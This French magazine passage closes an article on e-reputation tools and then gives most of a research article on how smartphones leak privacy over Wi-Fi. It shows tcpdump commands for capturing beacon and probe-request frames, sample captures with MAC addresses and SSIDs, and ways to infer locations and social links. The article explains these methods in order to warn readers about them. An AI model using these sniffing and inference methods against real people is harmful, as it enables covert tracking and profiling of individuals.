Certains outils permettent d'effectuer une recherche globale. L'outil le plus abouti est webmii.com. Disponible en plusieurs langues dont le français, il permet de saisir directement son nom et son prénom ainsi qu'une zone géographique associée. La page de résultats affiche les photos indexées par Google Images ainsi que les pages récemment modifiées ou encore les pages de blogs. Par rapport à ces différentes informations, un score est calculé ainsi qu'un positionnement. Dans la théorie, il s'agit d'un bon moyen pour suivre l'évolution de sa visibilité sur le Web. La plateforme propose également une recherche sur Xing et d'autres réseaux sociaux tels que FriendFeed.

Conclusion

La première des précautions est de prendre garde aux paramètres de confidentialité. Ensuite, il faut être conscient que ce que l'on publie sur Internet peut à tout moment faire l'objet d'une mauvaise manipulation (partage non voulu) ou d'une faille de sécurité. À chacun d'agir en conséquence et de partager en connaissance de ces risques. Des outils permettent de vérifier régulièrement et rapidement son e-réputation et le contenu associé à un nom ou à une marque. Il faut également s'intéresser à la propriété des contenus, certaines plateformes n'hésitant pas à s'approprier les droits d'auteurs des contenus que vous y publiez (texte, photos, vidéos...) et peuvent faire un usage commercial de vos données personnelles (âge, sexe, géolocalisation, affinités...). ■

SMARTPHONE, WI-FI ET VIE PRIVÉE : COMMENT VOTRE SMARTPHONE PEUT SE RÉVÉLER ÊTRE VOTRE PIRE ENNEMI

Mathieu Cunche – mathieu.cunche@inria.fr
Maître de Conférences à L'INSA-Lyon, Laboratoire CITI, équipe Inria Privatics

mots-clés : WI-FI / 802.11 / SSID / GÉOLOCALISATION / FUITE D'INFORMATION

Nos smartphones et nos tablettes sont des objets qui nous accompagnent partout et qui sont pour la plupart équipés d'une interface Wi-Fi. Certaines spécificités de cette technologie font que ces compagnons de vie numériques se comportent comme de véritables mouchards en révélant des informations personnelles à qui veut bien tendre l'oreille (ou plutôt l'antenne). Nous faisons ici le point sur ces fuites de données et les dangers qu'elles représentent pour notre vie privée.

1 La technologie Wi-Fi

Le Wi-Fi, apparu en 1999, permet à nos appareils informatiques de communiquer entre eux par ondes radio. Au départ limité aux ordinateurs de bureau, le Wi-Fi est aujourd'hui intégré à tout type d'équipement et en particulier aux équipements mobiles tels que les smartphones, les tablettes et les ordinateurs portables.

Du fait de l'utilisation d'un médium ouvert et partagé, les communications sans fil sont susceptibles d'être l'objet d'écoutes illégitimes. La confidentialité des données et le contrôle d'accès au réseau sont deux éléments centraux de la sécurité du Wi-Fi. Depuis ses origines, cette technologie a été mise à rude épreuve par des attaques qui ont permis l'évolution des mécanismes de durcissement tels que l'abandon du WEP au profit de WPA et WPA2 (http://fr.wikipedia.org/wiki/Wi-Fi_Protected_Access), si bien qu'aujourd'hui un réseau Wi-Fi avec un système de protection à jour et correctement configuré garantissent un contrôle d'accès solide ainsi que la confidentialité des données qui transitent sur le réseau.

Malheureusement, en plus des problèmes de sécurité, la technologie Wi-Fi expose ses utilisateurs à des problèmes de vie privée. En effet, un certain nombre d'informations à caractère personnel circulent en clair sur les ondes radio et cela même si le terminal n'est pas connecté à un réseau. Parmi les problèmes que nous aborderons dans cet article, nous pouvons citer : la diffusion de l'historique de connexion d'un terminal et la diffusion d'un identifiant unique permettant le traçage des déplacements des individus. Ces problèmes de vie privée sont exacerbés par la généralisation de la technologie Wi-Fi.

1.1 Le standard 802.11

La technologie Wi-Fi repose sur la famille de standards 802.11 qui spécifie la couche MAC (*Medium Access Control*) et la couche physique pour implémenter des réseaux locaux sans fil. Le protocole 802.11 se décline sous plusieurs variantes parmi lesquelles celles correspondant aux Wi-Fi sont le 802.11a, 802.11b, 802.11g et le 802.11n. Ces standards travaillent sur les bandes de fréquence de 2.4 GHz et 5 GHz qui sont décomposées en plusieurs canaux (de 11 à 13 en fonction des régions). Un réseau 802.11 peut avoir différentes topologies. La topologie de réseau la plus courante est celle du mode infrastructure dans laquelle un ou plusieurs points d'accès constituent une base auxquels viennent se connecter des stations. Un paysage Wi-Fi

se compose alors de plusieurs points d'accès et de stations qui peuvent être connectés (on dit aussi associés) ou non à un point d'accès.




Fig. 1 : Exemple d'environnement Wi-Fi composé d'un point accès et de plusieurs stations

La couche MAC du protocole 802.11 correspond au niveau 2 de la pile OSI et ses datagrammes sont appelés des trames. Il existe 3 types de trames : les trames *Data* qui contiennent les données utiles, les trames *Management* qui sont utilisées pour l'établissement et le maintien des connexions, et les trames *Control* qui permettent les acquittements des transmissions. Chaque trame est composée d'un entête de 30 octets, d'un corps (*payload*) de longueur comprise entre 0 et 2312 octets et se termine par une séquence de contrôle (FCS pour *Frame Control Sequence*) de 4 octets. L'entête d'une trame contient les informations nécessaires à son interprétation et à son acheminement, le corps de la trame contient les données correspondant aux datagrammes des protocoles des couches supérieures de la pile protocolaire (par exemple, des paquets TCP/IP), et le champ FCS contient un CRC32 pour le contrôle d'intégrité.




Fig. 2 : Décomposition d'une trame 802.11 et du champ Frame Control

L'entête d'une trame 802.11 est composé d'un champ de *contrôle de trame* (FC pour *Frame Control*) sur 2 octets, d'un champ Durée/Identifiant sur 2 octets, de quatre champs « adresse » de 48 bits, et d'un champ de contrôle de séquence. Le champ de contrôle de trame contient un ensemble de sous-champs utiles au fonctionnement des communications. Parmi ces champs, on peut noter les champs suivants dont nous reparlerons par la suite :

- **Type** et **Subtype** : Ces champs identifient le type de la trame (*Data*, *Management* ou *Control*) et son sous-type (*beacon*, *probe request*, *association request*, etc.).
- **Power Management** : Ce bit indique l'état du terminal (en veille ou actif).
- **WEP** : Ce bit indique si le corps de la trame est chiffré.

Le rôle des champs « adresse » peut varier en fonction du type de la trame. En règle générale, la 1ère adresse correspond au destinataire, la seconde à la source (on parle aussi d'émetteur) et la troisième correspond au BSSID qui identifie le point d'accès et donc le réseau auquel correspond cette trame. Enfin, le quatrième champ est optionnel et est uniquement utilisé dans des cas qui ne nous intéressent pas ici.

2 Des appareils très bavards

Les terminaux équipés d'une interface Wi-Fi émettent des messages même lorsqu'ils ne sont pas connectés à un réseau. Nous allons voir comment il est possible d'écouter ces messages et les raisons de ces transmissions intempestives.

2.1 Comment les écouter

Comme nous l'indiquions plus haut, la nature ouverte et partagée du médium fait que les communications Wi-Fi sont relativement faciles à intercepter. En temps normal, une interface Wi-Fi ne conserve que les trames qui lui sont adressées (trames pour lesquels le champ adresse destination correspond à sa propre adresse MAC) et ignore les autres. Pour observer les trames qui ne nous sont pas destinées, il faut disposer d'une interface Wi-Fi supportant un mode de fonctionnement appelé *monitoring* qui permet d'observer l'ensemble des trames émises sur le canal.

L'activation de ce mode nécessite l'installation préalable de pilotes compatibles tels que le pilote rt2800usb utilisé pour les chipsets Ralink RT5370. Une fois cela effectué, nous pouvons utiliser les outils de la suite Aircrack-ng (http://www.aircrack-ng.org), disponibles pour la plupart des OS (Linux, Windows, Mac OS X, OpenBSD), afin de configurer notre interface et intercepter le trafic. Cette suite est constituée d'un ensemble d'outils d'audit de sécurité des réseaux Wi-Fi qui permettent, entre autres, d'intercepter des communications et de tester la robustesse des mécanismes de sécurité (par exemple, le cassage de clefs WEP et WPA).

La commande **airmon-ng** permet de passer une interface Wi-Fi en mode monitoring. Nous pouvons alors effectuer une capture en utilisant la commande **airodump-ng** ou en utilisant directement des outils d'analyse de trafic comme TCPdump ou Wireshark.

2.2 Un mot sur le chiffrement

Le standard 802.11 intègre un certain nombre de mécanismes de sécurité qui permettent l'authentification des stations et le chiffrement des données. Cependant, le chiffrement ne concerne que le corps des trames de type *Data*. L'entête et le corps des trames *Management* ne sont pas chiffrés.

Ainsi, malgré l'emploi de mécanismes de sécurité, une partie des données circulant sur un réseau Wi-Fi sont transmises en clair. Ce sont ces données qui vont nous permettre de collecter des informations personnelles sur les utilisateurs. Il est important de noter que l'accès à ces informations ne nécessite en aucun cas de casser un quelconque système de sécurité.

2.3 Adresses MAC : identifiant unique

Comme nous le présentions plus tôt, l'entête des trames Wi-Fi contient quatre champs « adresse » dont un identifie l'émetteur et un autre le destinataire de la trame. Ces adresses sont appelées des adresses MAC.

Une adresse MAC est composée de 48 bits et identifie de manière unique chaque interface Wi-Fi dans le monde. Les 24 premiers bits de l'adresse désignent le distributeur de l'interface. Ils permettent dans bien des cas d'identifier la marque du terminal correspondant (par exemple, une adresse commençant par le préfixe `7C:C3:A1` désigne le distributeur Apple Inc.). Une trame peut être adressée à toutes les interfaces à portée (on parle alors de *broadcast*). Dans ce cas, l'adresse destination est alors la valeur spéciale `ff:ff:ff:ff:ff:ff`. Cependant l'adresse MAC source correspond toujours à l'interface qui a émis la trame.

L'adresse MAC étant propre à une interface et donc à un appareil, elle permet d'identifier de manière unique un terminal tant que l'interface n'a pas été extraite du terminal et remplacée par une autre. Dans le cas de terminaux mobiles portés par des individus, cet identifiant peut être, par transitivité, utilisé pour identifier de manière unique le porteur du terminal tant que son propriétaire ne l'a pas revendu.

L'adresse MAC étant présente en clair dans toutes les trames émises par le terminal, elle constitue donc un moyen idéal pour identifier et tracer le porteur de l'appareil.

Par ailleurs, une interface Wi-Fi ne se contente pas d'émettre des trames lorsqu'elle est utilisée pour échanger des données avec le réseau auquel elle serait connectée. En fait, un certain nombre de mécanismes du Wi-Fi que nous allons décrire l'amène à générer des trames en l'absence de trafic de données et même lorsqu'elle n'est pas connectée à un réseau.

2.4 Les mécanismes d'économie d'énergie

Le premier mécanisme causant l'émission de trame en l'absence de trafic trouve sa source dans l'économie d'énergie. En effet, les terminaux mobiles disposent d'une réserve d'énergie limitée. Afin d'économiser cette ressource, les interfaces Wi-Fi peuvent se désactiver temporairement. Une interface Wi-Fi peut alors se trouver dans deux états : actif ou veille. Pour ne pas perdre de messages qui lui seraient adressés lorsqu'elle est en veille, une interface avertira le point d'accès auquel elle est associée de chaque changement d'état. Le point d'accès se charge alors de mettre les paquets destinés à une station en veille dans une mémoire tampon et de les lui délivrer lorsque lorsqu'elle redeviendra active.

Pour avertir le point d'accès de son changement d'état, la station utilise un bit de l'entête des trames Wi-Fi : le drapeau *Power Management*. Ce drapeau peut être utilisé dans n'importe quelle trame. Cependant, en cas d'absence de données à transmettre, la station utilisera une trame de type *DATA* ne contenant aucune donnée. On parle alors de trame *NULL DATA*.

Une station émet donc au moins une trame à chaque changement d'état. La fréquence de ces changements d'état peut varier d'un terminal à l'autre, mais les terminaux que nous avons observés changent d'état plusieurs fois par minute. Ainsi, lorsqu'un terminal est connecté à un réseau, il émet plusieurs fois par minute des trames contenant son adresse MAC, et cela même en l'absence de trafic.

2.5 Mécanisme de découverte de service

La seconde cause d'émission intempestive de trames par les appareils Wi-Fi provient des mécanismes de découverte de service. Ces derniers permettent à un appareil Wi-Fi de reconnaître son environnement en détectant les points d'accès qui sont à portée. Un terminal peut alors proposer à son utilisateur une liste de réseaux Wi-Fi auquel il peut se connecter.

La découverte de service est également utilisée par les stations déjà connectées à un point d'accès pour en trouver un autre appartenant au même réseau, mais avec une meilleure qualité de réception. C'est une fonctionnalité particulièrement utile pour les terminaux mobiles, car au gré des déplacements de leurs porteurs, ils doivent souvent migrer d'un point d'accès à un autre.

La découverte de service se décline en deux modes indépendants : un mode passif dans lequel les terminaux écoutent les trames de type *beacon* émises par les points

d'accès alentour pour déclarer leur présence, et un mode actif dans lequel les terminaux Wi-Fi scannent leur environnement en envoyant des sollicitations aux points d'accès à portée.

2.5.1 Le mode de découverte de service passif

Le mode de découverte de service passif repose sur l'émission de trames de type *beacon* par les points d'accès. Elles appartiennent à la classe *Management* du protocole 802.11 et contiennent des informations sur la configuration du point d'accès : son canal, son identifiant unique (le BSSID), le nom du réseau auquel il appartient (le SSID), les modes de sécurité supportés, etc.

Chaque point d'accès émet périodiquement des trames *beacon* sur son canal. Ces émissions sont effectuées au moins plusieurs dizaines de fois par seconde. Une station souhaitant découvrir l'ensemble des points d'accès à sa portée doit écouter les trames *beacon* pendant une période pouvant aller jusqu'à plusieurs centaines de millisecondes. Pour avoir un panorama complet de son voisinage Wi-Fi, cette opération devra en plus être réitérée sur l'ensemble des canaux.

On peut utiliser **tcpdump** pour capturer et afficher les trames beacon (en rouge le BSSID et le SSID) :

```
$ tcpdump -i mon0 -e 'type mgt subtype beacon' -vvv
tcpdump: listening on mon0, link-type IEEE802_11_RADIO (802.11
plus radiotap header), capture size 65535 bytes
17:20:26.526104 1.0 Mb/s 2457 MHz 11b -80dB signal antenna
7 0us BSSID:d2:17:33:d1:4e:a5 (oui Unknown) DA:Broadcast
SA:d2:17:33:d1:4e:a5 (oui Unknown) Beacon (SFR WiFi FON) [1.0*
2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] ESS CH: 11
17:20:26.527457 1.0 Mb/s 2457 MHz 11b -80dB signal antenna
7 0us BSSID:d2:17:33:d1:4e:a7 (oui Unknown) DA:Broadcast
SA:d2:17:33:d1:4e:a7 (oui Unknown) Beacon (SFR WiFi Mobile) [1.0*
2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] ESS CH: 11, PRIVACY
17:20:26.529053 1.0 Mb/s 2457 MHz 11b -81dB signal antenna
7 0us BSSID:00:17:33:d1:4e:a4 (oui Unknown) DA:Broadcast
SA:00:17:33:d1:4e:a4 (oui Unknown) Beacon (NEUF_4EA0) [1.0* 2.0*
5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] ESS CH: 11, PRIVACY
```

2.5.2 Le mode de découverte de service actif

Dans le mode de découverte de service actif, les terminaux Wi-Fi effectuent une recherche en émettant des trames de type **probe request**. Ces trames de type *Management* contiennent un champ **SSID** qui désigne le nom du réseau auquel ces requêtes sont destinées. À la réception d'une trame *probe request*, un point d'accès appartenant au réseau désigné par le SSID répondra au terminal en envoyant une trame de type *probe response*, déclarant ainsi sa présence. Comme pour le mode passif, cette opération doit être effectuée sur chaque canal. Dans le mode actif, les réponses potentielles du point d'accès interviennent juste après l'émission de la *probe request*. Ainsi, le terminal ne doit écouter le canal que pendant un intervalle de temps très bref. Le coût énergétique d'une émission de trame étant négligeable devant celui de la réception, le mode actif est moins gourmand en énergie que le mode passif et est donc privilégié par les terminaux mobiles.

Il est possible de capturer les trames *probe request* grâce à **tcpdump** (en rouge les adresses MAC source et les SSIDs) :

```
$ tcpdump -i mon0 -e 'type mgt subtype probe-req' -vvv
10:49:19.754014 1.0 Mb/s 2462 MHz 11b -85dB signal antenna 7 0us
BSSID:Broadcast DA:Broadcast SA:e8:40:f2:f9:ff:12 (oui Unknown)
Probe Request () [1.0* 2.0* 5.5* 11.0* 9.0 18.0 36.0 54.0 Mbit]
10:49:25.805504 1.0 Mb/s 2462 MHz 11b -83dB signal antenna 7 0us
BSSID:Broadcast DA:Broadcast SA:e8:40:f2:f9:ff:12 (oui Unknown)
Probe Request () [1.0* 2.0* 5.5* 11.0* 9.0 18.0 36.0 54.0 Mbit]
10:49:28.340537 1.0 Mb/s 2462 MHz 11b -90dB signal antenna 7 0us
BSSID:Broadcast DA:Broadcast SA:4c:72:b9:f4:52:cd (oui Unknown)
Probe Request () [1.0* 2.0* 5.5* 11.0* 9.0 18.0 36.0 54.0 Mbit]
10:50:10.401049 1.0 Mb/s [bit 15] 0us BSSID:Broadcast
DA:Broadcast SA:00:24:d7:59:e0:dc (oui Unknown) Probe Request
(FreeWifi) [1.0 2.0 5.5 11.0 6.0 9.0 12.0 18.0 Mbit]
10:50:10.600625 1.0 Mb/s [bit 15] 0us BSSID:Broadcast
DA:Broadcast SA:00:24:d7:59:e0:dc (oui Unknown) Probe Request
(Colubris) [1.0 2.0 5.5 11.0 6.0 9.0 12.0 18.0 Mbit]
```




Fig.3 : Mode de découverte de services actifs

Les SSIDs contenus dans les trames *probe request* correspondent aux réseaux connus du terminal. Ce sont les réseaux auxquels le terminal s'est déjà connecté et qui sont conservés en mémoire par le système d'exploitation dans ce que l'on appelle la liste des réseaux configurés. Lors d'une recherche en mode actif, le terminal émettra une trame *probe request* pour chaque réseau enregistré, et ceci sur chaque canal.Lorsqu'il n'est pas associé à un réseau Wi-Fi, un terminal utilisant le mode actif diffuse plusieurs fois par minute des trames non chiffrées contenant son adresse MAC et les SSIDs des réseaux auquel il s'est précédemment connecté. Ainsi, ce terminal diffuse en clair son historique de connexion sous la forme d'une liste de SSID que nous appellerons l'empreinte Wi-Fi du terminal. Ces trames étant émises en rafale

plusieurs fois par minute, se trouver à portée d'un tel terminal pendant une durée de l'ordre de la minute est suffisant pour récupérer son empreinte.

Pour faire face à ce problème évident de vie privée, une modification du protocole a été proposée afin que les trames *probe request* ne désignent plus de SSID. Dans cette variante, le champ SSID des trames *probe request* contient une chaîne vide, désignant n'importe quel SSID. Les trames *probe request* correspondantes sont qualifiées de *Broadcast*, et à la réception d'une telle trame, tout point d'accès doit répondre par une trame *probe response*. Cette variante est progressivement adoptée par les distributeurs de terminaux mobiles, mais il existe encore aujourd'hui une part significative des terminaux utilisant le mode actif (entre 30% et 40%) qui utilisent encore la version diffusant des trames *probe request* avec un SSID.Par ailleurs, le mode actif est aussi utile dans le cas des réseaux Wi-Fi dits *cachés*. En effet, ces réseaux dissimulent leur présence en ne diffusant pas de *beacons* et en ignorant les *probe request* broadcast ; le seul moyen de les détecter consiste à utiliser des trames *probe request* ciblées, c'est-à-dire des requêtes contenant le SSID du réseau caché. Ainsi, un utilisateur souhaitant utiliser le mode caché pour rendre son réseau Wi-Fi plus discret (certains pensent même que cela améliore la sécurité du réseau) va en fait forcer ses appareils à annoncer en permanence leur association au réseau caché dans les trames probe request qu'ils émettent.

Le mode de découverte de service actif transforme donc nos terminaux mobiles non connectés en véritables balises radio qui ne cessent d'émettre un identifiant unique (l'adresse MAC) ainsi que leur empreinte Wi-Fi tant qu'ils ne sont pas associés à un réseau auquel ils se sont précédemment connectés.

Time	Src address	Dest address	SS	SSID
Aug 26, 2013 11:34:09.634222000	e8:40:f2:f9:ee:13	ff:ff:ff:ff:ff:ff	-83	'Freebox-617A41'
Aug 26, 2013 11:34:17.716016000	e8:40:f2:f9:ee:13	ff:ff:ff:ff:ff:ff	-83	'SFR WLFi Public'
Aug 26, 2013 11:34:25.777786000	e8:40:f2:f9:ee:13	ff:ff:ff:ff:ff:ff	-82	'INRIA-guest'
Aug 26, 2013 11:34:26.148842000	4c:72:b9:f4:53:de	ff:ff:ff:ff:ff:ff	-87	''
Aug 26, 2013 11:34:27.796123000	e8:40:f2:f9:ee:13	ff:ff:ff:ff:ff:ff	-83	'eduroan'
Aug 26, 2013 11:34:30.183995000	4c:72:b9:f4:53:de	ff:ff:ff:ff:ff:ff	-87	''
Aug 26, 2013 11:34:33.845567000	e8:40:f2:f9:ee:13	ff:ff:ff:ff:ff:ff	-83	'eduroan'
Aug 26, 2013 11:35:20.609544000	4c:72:b9:f4:53:de	ff:ff:ff:ff:ff:ff	-88	''
Aug 26, 2013 11:36:13.058027000	4c:72:b9:f4:53:de	ff:ff:ff:ff:ff:ff	-88	''
Aug 26, 2013 11:37:49.875385000	4c:72:b9:f4:53:de	ff:ff:ff:ff:ff:ff	-83	''
Aug 26, 2013 11:37:55.926222000	4c:72:b9:f4:53:de	ff:ff:ff:ff:ff:ff	-84	''

Fig. 4 : Résumé d'une capture de trames probe requests, montrant pour chaque trame, l'heure de capture, l'adresse source, l'adresse destination, la puissance du signal (en dB) ainsi que le SSID lorsqu'il est présent

3 Que révèlent les SSIDs ?

Nous parlions plus tôt des SSIDs diffusés par le mode de découverte de service actif du Wi-Fi. Nous allons maintenant voir ce qu'ils peuvent révéler sur le propriétaire du terminal.Ces SSIDs peuvent être analysés de manière sémantique, c'est-à-dire en interprétant leurs sens, ou par une analyse systématique en les considérant comme un simple identifiant. Nous verrons qu'ils peuvent révéler des informations telles que des coordonnées géographiques, des noms de personnes et même des liens sociaux. Pour illustrer ce propos, nous prendrons des exemples dans une base de 20.000 SSIDs collectés en écoutant des trames *probes request* **[CKB12]**.

3.1 SSIDs nominatifs

Chaque réseau Wi-Fi a un SSID. C'est son nom. Il va permettre à ses utilisateurs de l'identifier. Il doit être suffisamment explicite pour éviter toute ambiguïté, et comme il est le plus souvent configurable, certains propriétaires choisissent de personnaliser le SSID de leur réseau Wi-Fi. Ainsi, un nombre de SSIDs contiennent des informations nominatives que l'on peut classer de la manière suivante :

- Nom d'entreprise ou d'organisation. Exemple : Global corp., Université de Grenoble.
- Nom de lieux. Exemple : Wi-Fi ville de Genève, Aéroport Charles de Gaulle, Hilton Hotel - Paris, Hotel SANA Lisboa Network.
- Nom d'événements (conférence, salon, festival). Exemple : BlackHat13, Eurockéennes, GreHack.
- Nom ou prénom du propriétaire. Exemple : John Doe's Network, Famille Snowden, Wi-Fi de Michel.
- Adresse physique d'installation. Exemple : 12 George St, 34 avenue de la République appt 42.

Un observateur avisé sera capable d'interpréter ces informations. Ici on pourra déduire des SSIDs que l'utilisateur du terminal s'est rendu à *Genève* et à l'*aéroport CDG*, qu'il a un lien avec l'entreprise *Global corp.*, qu'il s'est rendu à la conférence *BlackHat13* et qu'il s'est connecté au réseau de *John Doe*.

Il faut également noter le cas des réseaux Wi-Fi *hotspot* créés par les terminaux mobiles pour partager une connexion avec d'autres appareils. Dans le cas des terminaux Apple, le SSID du réseau créé équivaut au nom affecté au terminal. Or ce nom est par défaut celui de l'utilisateur principal de l'équipement. Si ce dernier a utilisé sa véritable identité pour créer son compte, on voit alors apparaître des SSIDs du type *John Doe's iPhone* ou *MacBook Pro de Pierre Martin*.

3.2 Coordonnées géographiques

Ainsi que nous l'avons vu dans la section précédente, un SSID peut être suffisamment explicite pour indiquer une position géographique plus ou moins précise. Il est également possible d'obtenir de telles informations à partir d'un SSID sans passer par une analyse sémantique de celui-ci en s'appuyant sur

des bases de données répertoriant les points d'accès Wi-Fi à l'échelle mondiale.Ces bases, dont certaines sont libres d'accès telles que WiGLe (http://wigle.net/) et Openbmap (http://openbmap.org/), contiennent des informations telles que l'identifiant unique du point d'accès (le BSSID), le nom du réseau (le SSID), son canal, ses coordonnées GPS et d'autres éléments relatifs aux mécanismes de sécurité. À partir d'un SSID, il est possible de retrouver les coordonnées géographiques du réseau auquel il a été affecté en cherchant dans ces bases. De ces points géographiques, il serait possible de déduire d'autres informations personnelles telles que le lieu de domicile, le lieu de travail, des lieux de voyage professionnels ou personnels. On pourrait ensuite utiliser ces informations pour identifier le possesseur du terminal. En effet, la paire de points géographiques domicile/travail constitue un excellent identifiant ; aux États-Unis cet identifiant est unique dans la plupart des cas **[GP09]**. La figure 5 montre l'exemple d'un nuage de points obtenus à partir des SSIDs diffusés par le smartphone de l'auteur.

Cette approche d'identification de points géographiques à partir de SSIDs a plusieurs limites. Premièrement, contrairement au BSSID, le SSID n'est pas un identifiant unique. Plusieurs réseaux distincts peuvent partager le même SSID. Ainsi, pour un SSID donné, plusieurs points d'accès et donc plusieurs coordonnées géographiques peuvent correspondre. C'est par exemple le cas des SSIDs communs tels que ceux configurés par défaut dans les routeurs (linksys, NETGEAR, ...) ou les hotspots (MacDonald's HotSpot, FreeWifi, SFR HotSpot, etc.).

Le fait d'être associé à plusieurs points d'accès va ainsi réduire l'utilité de l'information géographique fournie par un SSID. Cette utilité dépendra de la taille de la zone géographique dans laquelle ces points d'accès sont répartis. Ainsi le SSID d'un réseau Wi-Fi d'un campus (ex. : UCBL) fournira une information géographique avec une précision de l'ordre de quelques kilomètres. À l'opposé, aucune information géographique ne pourra être inférée à partir d'un SSID par défaut de routeur comme par exemple NETGEAR, puisque ces réseaux sont présents sur l'ensemble du globe. Au final, plus un SSID est rare, plus on pourra espérer obtenir une d'information géographique précise.

La seconde limite est que les bases de données ouvertes dont nous parlions plus haut (WiGLe et Openbmap) ne sont pas exhaustives et tous les points d'accès n'y sont pas répertoriés. En effet, ces projets reposent sur des données collectées par des volontaires. Ce mode de fonctionnement ne permet qu'une couverture partielle du paysage mondial des points d'accès Wi-Fi.

Cependant, il existe des bases de données non publiques qui répertorient les points d'accès Wi-Fi avec leurs coordonnées géographiques. Il s'agit des bases de données des systèmes de géolocalisation basés sur le Wi-Fi tels que Google Maps Geolocation et Skyhook.

Ces systèmes constituent une alternative au système GPS. En leur soumettant la liste des points d'accès visibles depuis notre position ainsi que la force de signal pour chacun de ces points d'accès, ils renvoient un positionnement avec une précision de quelques dizaines de mètres. Pour arriver à ce résultat, ils maintiennent une base de données de points d'accès, qui se met à jour et s'autocorrige au fur et à mesure de son utilisation. Ces bases sont plus complètes que les bases de données ouvertes, mais elles ne sont pas en libre accès. On peut supposer qu'un accès direct à ces bases permettrait d'inférer davantage d'informations géographiques que celles obtenues à partir de leurs variantes ouvertes.




Fig 5 : Carte montrant des coordonnées géographiques obtenues à partir de SSIDs

3.3 Liens sociaux

Une information inattendue que l'on peut obtenir à partir des SSIDs diffusés par des terminaux Wi-Fi est l'existence de liens sociaux entre les possesseurs de ces terminaux. En effet, nous avons montré **[CKB12,CKB13]** que des liens sociaux pouvaient être identifiés en comparant des empreintes Wi-Fi (la liste de SSIDs diffusés par un terminal).

L'idée derrière cette approche est que des personnes ayant un lien social auront tendance à utiliser les mêmes réseaux sans fil : réseaux Wi-Fi personnels respectifs, ou alors des réseaux Wi-Fi utilisés lors d'activités sociales. Ainsi, des personnes ayant un grand nombre de SSID en commun sont probablement liées par un lien social. Il faut également prendre en compte la rareté des SSIDs partagés.

En effet, partager un réseau personnel avec un nom rare tel que Réseau de M.Cunche est un bon indicateur de lien social. Au contraire, partager un réseau commun tel que NETGEAR ou Mc Donald FreeWifi n'implique pas forcément l'existence d'un tel lien.

Pour formaliser cette approche, nous avons utilisé une métrique de similarité pour comparer les empreintes. Plus cette métrique est grande, plus les empreintes sont similaires, et inversement. Au-dessus d'un certain seuil de similarité (déterminé en avance par des essais sur des échantillons contrôlés), on considère qu'il existe un lien social entre les possesseurs des terminaux. Comme indiqué plus tôt, pour inférer l'existence d'un lien social, il faut prendre en compte le nombre de SSIDs en commun ainsi que leur rareté. En utilisant une métrique qui prend en compte ces deux caractéristiques, nous avons construit un détecteur de lien social performant qui détecte 80% des liens avec un taux d'erreur inférieur à 7%.En utilisant cette approche, il est possible de reconstruire un réseau social rien qu'en écoutant les SSIDs diffusés par les terminaux Wi-Fi. Ceci est une menace supplémentaire pour la vie privée. Tout d'abord, car nos liens sociaux n'ont pas toujours vocation à être publics et ensuite parce qu'ils peuvent être utilisés pour identifier les propriétaires des terminaux. En effet, au sein d'un réseau social, tout individu est presque toujours identifiable par sa liste de contacts. L'identification de liens sociaux n'est qu'un exemple d'informations que l'on peut inférer à partir des SSIDs diffusés par nos terminaux mobiles, et il est probable que d'autres types d'informations puissent être déduits des empreintes Wi-Fi.

4 Tracer les individus via Wi-Fi

Le fait que nos terminaux Wi-Fi déclarent en permanence leur présence peut être exploité pour capturer et analyser les mouvements de leurs porteurs dans le monde physique. On assiste actuellement à l'émergence de systèmes de traçage Wi-Fi qui enregistrent à large échelle les déplacements des individus grâce aux signaux émis par leurs terminaux. Ces systèmes reposent sur une technologie de géolocalisation radio et sont utilisés pour fournir des statistiques sur les déplacements des individus dans des zones d'intérêt. Ils sont aussi parfois utilisés pour diffuser des messages publicitaires ciblés.

4.1 Géolocalisation radio

